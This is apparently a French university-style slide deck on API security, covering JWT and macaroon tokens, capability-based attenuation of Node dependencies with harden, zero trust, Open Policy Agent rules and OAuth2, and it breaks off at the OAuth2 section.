
# Service mesh



Pour comprendre ce qu'est un service mesh : <https://buoyant.io/2017/04/25/whats-a-service-mesh-and-why-do-i-need-one/>

## API Security in a Service Mesh Environment

# Service mesh



Source : Gartner

# Protection des APIs

---

## API Security Consists of API Protection and API Access Control

|                       |  API Threat Protection |  API Access Control |
|-----------------------|---|--|
| Key functionality     | Content validation, threat detection, traffic throttling  | Authentication, authorization, identity propagation  |
| Key technologies used | Attack signature, reputation-based control, anomaly detection, OAS message validation                   | OAuth 2.0, OpenID Connect, JSON Web Tokens   |
| Product categories    | Web application firewalls, API management, application delivery controllers                             | API management, access management software, IDaaS.   |

Source : Gartner

# Méthodes Auth

---

Nous allons étudier la méthode la plus classique dans un environnement cloud native :

**token + OAuth 2.0**

Source : Self (2020)

| SSI enablement matrix           | Authentication |         |                |            | Authorization |         |                |            |
|---------------------------------|----------------|---------|----------------|------------|---------------|---------|----------------|------------|
|                                 | SAML           | OAuth 2 | OpenID Connect | SSI-native | SAML          | OAuth 2 | OpenID Connect | SSI-native |
| ✓ supported*                    |                |         |                |            |               |         |                |            |
| ✗ not supported*                |                |         |                |            |               |         |                |            |
| ✗ supported (plugin required) * |                |         |                |            |               |         |                |            |
| Adobe Creative Cloud            | ✓              | ✓       | ✗              | ✗          | ✓             | ✓       | ✗              | ✗          |
| Adobe ID Management             | ✓              | ✓       | ✗              | ✗          | ✓             | ✓       | ✗              | ✓          |
| Alibaba Cloud Service           | ✓              | ✓       | ✓              | ✗          | ✓             | ✓       | ✓              | ✓          |
| AssetSonar                      | ✓              | ✗       | ✗              | ✗          | ✓             | ✗       | ✗              | ✗          |
| Atlassian Confluence            | \$             | ✓       | \$             | ✗          | \$            | ✓       | \$             | ✓          |
| Atlassian Jira                  | \$             | ✓       | \$             | ✗          | \$            | ✓       | \$             | ✓          |
| AuditBoard                      | ✓              | ✗       | ✗              | ✗          | ✓             | ✗       | ✗              | ✓          |
| AWS Console                     | ✓              | ✓       | ✓              | ✗          | ✓             | ✓       | ✗              | ✓          |
| Cisco Cloud                     | ✓              | ✗       | ✗              | ✗          | ✓             | ✗       | ✓              | ✓          |
| Dropbox Business                | ✓              | ✓       | ✗              | ✗          | ✗             | ✓       | ✗              | ✓          |
| esatus Self                     | ✓              | ✓       | ✓              | ✓          | ✓             | ✓       | ✓              | ✓          |
| Evernote                        | ✓              | ✓       | ✗              | ✗          | ✓             | ✓       | ✗              | ✓          |
| GitHub                          | ✓              | ✓       | ✗              | ✗          | ✓             | ✗       | ✗              | ✓          |
| Google Cloud                    | ✓              | ✓       | ✓              | ✗          | ✓             | ✓       | ✓              | ✓          |
| Google ID Platform              | ✓              | ✓       | ✓              | ✗          | ✓             | ✓       | ✓              | ✓          |
| Nextcloud                       | ✓              | ✓       | ✓              | ✗          | ✓             | ✓       | ✓              | ✓          |
| RSA Identity G&L                | ✓              | ✗       | ✗              | ✗          | ✗             | ✗       | ✓              | ✓          |
| Salesforce                      | ✓              | ✓       | ✓              | ✗          | ✓             | ✓       | ✓              | ✓          |
| SAP (various apps)              | ✓              | ✓       | ✗              | ✗          | ✗             | ✓       | ✓              | ✓          |
| SAP Cloud ID Platform           | ✓              | ✓       | ✓              | ✗          | ✓             | ✓       | ✓              | ✓          |
| ServiceNow                      | ✓              | ✓       | ✗              | ✗          | ✓             | ✓       | ✗              | ✓          |
| SharePoint (local)              | ✓              | ✗       | ✗              | ✗          | ✗             | ✗       | ✗              | ✓          |
| Slack                           | ✓              | ✗       | ✗              | ✗          | ✓             | ✗       | ✗              | ✓          |
| Trello                          | ✓              | ✗       | ✗              | ✗          | ✗             | ✗       | ✗              | ✓          |
| Workday                         | ✓              | ✗       | ✗              | ✗          | ✓             | ✗       | ✗              | ✓          |
| Zendesk                         | ✓              | ✓       | ✗              | ✗          | ✓             | ✗       | ✗              | ✓          |

\* All information is supplied without guarantee and is based on own research.

# Où mettre l'auth ?

----

Dans la mesure du possible, dans la couche métier.

## Authorization

Delegate authorization logic to the business logic layer

<https://graphql.org/learn/authorization/>

# Ce que vous avez appris

----

La sécurité des APIs nécessite :

- des jetons d'accès
- une gestion d'accès granulaire
- un protocole de délégation

access token

# Qu'est-ce qu'un token ? (jeton)

---

- Pour permettre l'utilisation d'une API, il va falloir fournir aux utilisateurs un token qu'ils devront rajouter dans le header (**token**).
- Grâce à cela vous allez pouvoir les identifier et surtout savoir ce qu'ils ont le droit faire (ou pas).

-> token = chaîne de caractère, liée à un sujet (souvent le userId)

Analogie : un token fonctionne comme un permis de conduire (si on lui demande, prouve qui est le conducteur sur présentation du permis, et ce qu'il/elle peut faire avec - conduire une voiture mais pas un camion)

# bearer token vs token binding


---

**bearer token** : il suffit de le détenir

- stateless, donc facile à utiliser
- mais si quelqu'un vous le vole, il se fait passer pour vous

**bound access token** : lié à la preuve de possession d'une clé cryptographique

# Pourquoi un token ?



# JWT (IETF RFC7519)

---

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpvag4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.Sf1KxwRJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "iat": 1516239022  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  your-256-bit-secret  
)  secret base64 encoded
```

# D'où vient l'identité de l'utilisateur ?

---

## User Login

Login with one of these available social accounts...



Or

Username

Password

Remember Me

Forgot

Login

# Créer un token

---

Pour créer un token, il faut :

- un payload JSON
- Une clé secrète
- Un algorithme de signature (qu'on pourra vérifier)

```
// PRINCIPE SIMPLIFIE
const payload = { "userId": "1234567890" }
const secret = "my super secret";
const token = jwt.sign(payload, secret, { algorithm: "HS256" });

// IMPLEMENTATION REELLE
```

<https://raw.githubusercontent.com/panva/jose/master/img/demo.gif>

# Vérifier et décoder un token

---

- La signature permet de vérifier que le token est bien issu de la bonne source
  - Par ex: attaque “signature stripping”
- Le payload n’étant pas crypté, on peut le récupérer avant même d’avoir vérifié la signature du token.
  - Il ne faut donc pas y mettre de donnée sensible

```
// PRINCIPE SIMPLIFIE
const token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VysWQiOiIxMjM0NTY3ODkwIn0.dP64WWVOVm0H9E5WTJFaFw8r5sNQE_MEDQOnjCtnF4s";
const secret = "my super secret";
jwt.verify(token, secret, { algorithm: ["HS256"] });

const payload = jwt.decode(token);
```

# JWT : avantages et inconvénients

---

## Avantages

- stateless

## Inconvénients

- plus lourd qu'un cookie (6 vs 304 octets)
- nécessite (généralement) une infrastructure de clé publique
- la révocation d'un JWT demande des mécanismes supplémentaires <https://developer.okta.com/blog/2017/08/17/why-jwts-suck-as-session-tokens>
- pas de mécanisme de délégation ou d'atténuation

# JWT : révocation

---

Quelques stratégies de révocation :

- réduire le temps de validité d'un token
  - quelques minutes
- maintenir une token blacklist
  - exemple : <https://lare.wtf/blog/2019/11/11/jwt-revocation/>
  - mais ça enlève une grosse partie de l'intérêt de JWT (vs sessionId)
- subject epoch pattern :
  - lorsqu'un événement se produit qui nécessite la révocation de tous les jetons pour un userId, enregistrez cet horodatage en tant que "sub". Lors du traitement des JWT, ceux émis avant l'époque du "sub" doivent être considérés comme invalides.



# Tutoriel JWT (30 min)

---

Suivre les étapes de :

<https://auth0.com/docs/quickstart/spa/vanillaajs/01-login>

Regarder :

- <https://auth0.com/blog/a-look-at-the-latest-draft-for-jwt-bcp/>
- <https://tools.ietf.org/html/draft-ietf-oauth-jwt-bcp-07>


# Un autre type de token : macaroon

---

<https://research.google/pubs/pub41892/>

On crée un token (toujours signé avec une clé secrète), qui va contenir une liste de conditions (appelés caveats) qui vont permettre de savoir si celui-ci est valide.

Exemple de caveat: “time < 2021-01-01”  
(pour gérer l’expiration)



Exemple d'usage de macaroons (contrôle d'accès dans le projet databox) - pas limité à HTTP (ici : CoAP)

# Intérêt d'un caveat

---

Identité # droit d'accès

Puis-je faire ça ?

- Oui
- Non
- Oui, mais (filtrer)

Contrôle d'accès dans JWT

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": true,  
  "iat": 1516239022  
}
```

# Caveat et atténuation

---

Les caveat permettent de gérer l'atténuation (contrairement à JWT) :

- une fois le macaron en notre possession, il est possible, sans connaître le secret, de rajouter d'autres caveat (ex: `readonly`).
  - construit avec des Append-Only Signatures (AOS)
- permet de partager un même token ou un token plus petit que le mien

Exemples d'implémentation : <https://github.com/rescrv/libmacaroons> / <https://github.com/salsafire/mamacaroons/tree/master/src/caveat>

# Third party caveat

---

*Third-party* caveats are **caveats** wherein the burden of validation is pushed to a specific *third party* that is different from the request recipient.

A blessing with a third-party caveat is considered valid only when accompanied by a **discharge** (proof of validity) issued by the specific third party mentioned in the caveat. The third party validates the caveat before granting or denying a discharge.

Examples of third-party caveats include revocation caveats that are discharged by a specific revocation service if and only if the blessing has not been revoked, proximity caveats that are discharged by a proximity service if and only if the requester satisfies the proximity constraints mentioned in the caveat, and audit caveats that are discharged by an auditing service only after updating the audit log.

It is the responsibility of the wielder of a blessing to fetch discharges for all third-party caveats present on the blessing. The wielder may cache discharges for as long as they are valid.

Exemple: <https://vanadium.github.io/tutorials/security/third-party-caveats.html>

# Après le cookie et le macaroon : le biscuit

----


<https://www.biscuitsec.org> (in progress)

- distributed authorization: any node could validate the token only with public information
- delegation: a new, valid token can be created from another one by attenuating its rights
- avoiding identity and impersonation: in a distributed system, not all services need to know about the token holder's identity. Instead, they care about specific authorizations
- capabilities: a request carries a token that contains a set of rights that will be used for authorization, instead of deploying ACLs on every node

# Capabilities

---

- Autorité par l'identité - qui êtes-vous ?
  - On construit des access control lists (ACL) - rappel RBAC
  - La délégation est difficile




- Autorité par la possession (object capability - ocap)
  - <http://habitatchronicles.com/2017/05/what-are-capabilities/>
  - conceptuellement proche du “bearer token”

# Capabilities : illustration

---

- Emprunter une voiture (dans le monde physique)



Demander à emprunter



Récupérer la clé



Conduire

= capability

(car on a la clé)

# Capabilities : illustration

---

- Emprunter une voiture (en ligne)
  - Demander à emprunter la voiture
  - Créer un compte sur une plateforme en ligne
  - Votre ami "partage" la voiture ("X is an authorised driver")
  - Vous vous loggez sur la plateforme (prouver que vous êtes X)
  - Vous conduisez



# Capabilities : illustration

---

- Je suis fatigué, ma femme conduit (délégation)
    - Dans le monde physique : il suffit que je lui donne la clé
    - En ligne : il faut qu'elle crée un compte
  - On peut imaginer des clés d'atténuation
    - la clé de voiture (géolocalisée) pourrait permettre de conduire seulement en centre ville
    - la clé peut donc indiquer le niveau de privilège
- > implémentation du POLA

# Rappel : npm import / exemple todoapp

---

- Command Line Todo App
  - Ajoute et affiche les tâches
  - Tâches sauveées dans un fichier
  - Utilise chalk et minimist
    - Chalk (33M weekly downloads, <https://www.npmjs.com/package/chalk>): couleur
    - Minimist (35M, <https://www.npmjs.com/package/minimist>): parse les args


```
node index.js -add --todo="pay bills"
```

```
***** TODAY'S TODOS *****  
pay bills
```

# Rappel : npm import / exemple todoapp

---

- Command Line Todo App



# With great power ... bad things may happen

---

## `process.kill(pid[, signal])`

Added in: v0.0.6

- `pid <number>` A process ID
- `signal <string> | <number>` The signal to send, either as a string or number. Default: 'SIGTERM'.

The `process.kill()` method sends the `signal` to the process identified by `pid`.


Signal names are strings such as 'SIGINT' or 'SIGHUP'. See [Signal Events](#) and [kill\(2\)](#) for more information.

## `os.setPriority([pid, ]priority)`

Added in: v10.10.0

- `pid <integer>` The process ID to set scheduling priority for. Default 0.
- `priority <integer>` The scheduling priority to assign to the process.

# (safe) javascript subsets



# Todoapp - harden

---

## Harden

 PASSED

dependencies pending

devDependencies pending

License Apache 2.0

Build a defensible API surface around an object by freezing all reachable properties.

<https://github.com/Agoric/harden>

## Background: Why do we need to "harden" objects?

A "hardened" object is one which is safe to pass to untrusted code: it offers an API which can be invoked, but does not allow the untrusted code to modify the internals of the object or anything it depends upon.

# Todoapp - atténuation de notre app

---

Exemple d'atténuation :  
notre propre accès

```
const checkFileName = (path) => {

  if (path !== todoPath) {

    throw Error(`This app does not have
access to ${path}`);

  }

};
```

```
const attenuateFs = (originalFs) => harden({

  appendFile: (path, data, callback) => {

    checkFileName(path);

    return originalFs.appendFile(path, data, callback);

  },

  createReadStream: (path) => {

    checkFileName(path);

    return originalFs.createReadStream(path);

  },
});
```

# Todoapp - atténuation de Chalk

---

```
const pureChalk = (os, process) => {

  const stdOutColor = pureSupportsColor(os,process).stdout;

  // do whatever

}

const pureSupportsColor = (os, process) => {

  const {env} = process;

  // do whatever

}
```

# Todoapp - atténuation OS et FS

---

```
const attenuateOs = (originalOs) => harden({  
  release: originalOs.release,  
}) ;  
  
const attenuateFs = (originalProcess) =>  
  harden({  
    env: originalProcess.env,  
    platform: 'win32',  
    versions: originalProcess.versions,  
    stdout: originalProcess.stdout,  
    stderr: originalProcess.stderr,  
  }) ;
```



# Todoapp (30 min)

---

Jouer avec l'application :

- <https://github.com/katelynsills/clean-todo>

# Aller plus loin

---

<https://www.usenix.org/conference/usenixsecurity09/technical-sessions/presentation/cross-origin-javascript-capability-leaks>


# Zerotrust

---

---

- Constat : la sécurité périphérique (ex: firewall, vpn) ne suffit plus
- Concept issu de google (beyondCorp)

- Connecting from a particular network does not determine which service you can access.
- Access to services is granted based on what the infrastructure knows about you and your device.
- All access to services must be authenticated, authorized and encrypted for every request (not just the initial access).



<https://security.googleblog.com/2019/06/how-google-adopted-beyondcorp.html>

# Critique de zerotrust

---

Zero trust is focused on user access, role-based access, lateral movement, microperimeters, and user analytics and behavior. For a mature company, zero trust is a layer above, and below, existing security procedures and ignores a fundamental hygiene process; vulnerability and patch management.

Controlling the user is pointless if the resources they are accessing are vulnerable to other types of cybersecurity risks and exploits. Why would you ever give a vulnerable application administrative rights?

Lateral movement and privilege exploitation can only occur from two attack vectors:

1. Privileged attack vectors (due to poor account and password management)
2. Vulnerability and exploit combinations

For zero trust to be effective, it needs to consider not only the user, but the risks of the resources themselves. **It does not.** You would never grant access in a zero trust model if the assets have remotely exploitable critical flaws. Zero trust ignores the resources risk, while focusing inordinately on access controls.

# Politiques d'accès

---

- définir des règles

```
package application.authz

# Everyone can see adopted pets
allowed_pets[pet] {
    some i
    pet := input.pet_list[i]
    pet.up_for_adoption == true
}

# Employees can see all pets.
allowed_pets[pet] {
    [header, payload, signature] := io.jwt.decode(input.token)
    payload.employee == true
    some i
    pet := input.pet_list[i]
}
```

<https://www.openpolicyagent.org/>

# Politiques d'accès dynamiques et interopérables

---

- NIST NGAC (nextgen access control)




Figure 4 NGAC Standard Functional Architecture

[https://secureiot.eu/sites/default/files/D4.6\\_v1.0\\_final.pdf](https://secureiot.eu/sites/default/files/D4.6_v1.0_final.pdf)


# Autorisations avec OAuth2

# Ce qu'on veut éviter

---

passer les credentials (ex: login/password, api key, etc.)

